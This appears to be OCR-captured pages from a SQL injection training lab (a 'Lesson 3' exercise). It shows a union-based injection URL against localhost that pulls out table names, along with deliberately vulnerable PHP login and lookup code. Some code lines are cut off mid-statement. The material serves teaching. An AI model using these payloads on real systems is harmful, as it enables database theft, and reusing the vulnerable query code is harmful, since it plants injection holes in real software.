



```
localhost/master/Less-3/?id=-1') union all select 1, group_concat(table_nar
```

Welcome to SQL injection Master course


Lesson 3

Hint : Error based string

Your Login name:emails,referers,tsu_students,uagents,users
Your Password:3



```
    <?php
//including the Mysql connect parameters.
include("../sql-connections/sql-connect.php");

// take the variables
if(isset($_GET['id']))
{
$id=mysqli_real_escape_string($_GET['id']);
//Do not make any change in source
// connectivity

//www.HiteshChoudhary.com
$sql="SELECT * FROM users WHERE id=('$id') LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);

        if($row)
        {
        echo '<font color= "#0000ff">';
        echo 'Your Login name:'. $row['username'];
        echo "<br>";
        echo 'Your Password:' .$row['password'];
        echo "</font>";
        }
```




```
localhost/master/Less-3/?id=-1') union all select 1, group_concat(table_nar
```


Welcome to SQL injection Master course

Lesson 3

Hint : Error based string



```
//including the Mysql connect parameters.
include("../sql-connections/sql-connect.php");


// take the variables
if(isset($_POST['uname']) && isset($_POST['passwd']))
{
        $uname=mysqli_real_escape_string($_POST['uname']);
        $passwd=mysqli_real_escape_string($_POST['passwd']);

        // connectivity
        @$sql="SELECT username, password FROM users WHERE username='$uname' and password='$pass
        $result=mysql_query($sql);
        $row = mysql_fetch_array($result);

        if($row)
        {
                //echo '<font color= "#0000ff">';
                
                echo "<br>";
                echo '<font color= "#900" font size = 4>';
                //echo " You are awsum !!!\n\n " ;
                echo '<font size="3" color="#0000ff">';
                echo "<br>";
                echo 'Your Login name:'. $row['username'];
                echo "<br>";
```




Welcome to SQL injection Master Course

Username :

Password :

Submit

Your Login name:some
Your Password:some

